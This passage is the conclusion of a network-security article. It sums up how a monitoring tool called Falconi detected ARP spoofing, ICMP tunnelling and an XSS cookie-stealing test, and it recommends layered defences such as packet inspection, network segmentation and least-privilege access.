- **Run with Limited Access:** Make sure apps and services only have the permissions they need.

Conclusion

Strong network security relies on analyzing traffic so teams can quickly spot and stop advanced threats. In our ARP spoofing test, Falconi identified fake ARP messages and duplicate IP addresses. Baseline profiling and integrity monitoring stopped the man-in-the-middle attack before it could cause harm. The ICMP tunneling test uncovered unusually large ping requests with hidden base64 data, which shows the importance of packet inspection and strict protocol controls to prevent secret data leaks. An XSS test found malicious JavaScript in user comments that stole cookies, highlighting the need for strong input validation, content security policies, and minimal permissions to protect web applications and user data.

By using continuous monitoring together with layered protections such as static IP rules, packet inspection, network segmentation, and application-level checks, organizations can detect threats in real time and build systems that adapt to new attack methods.

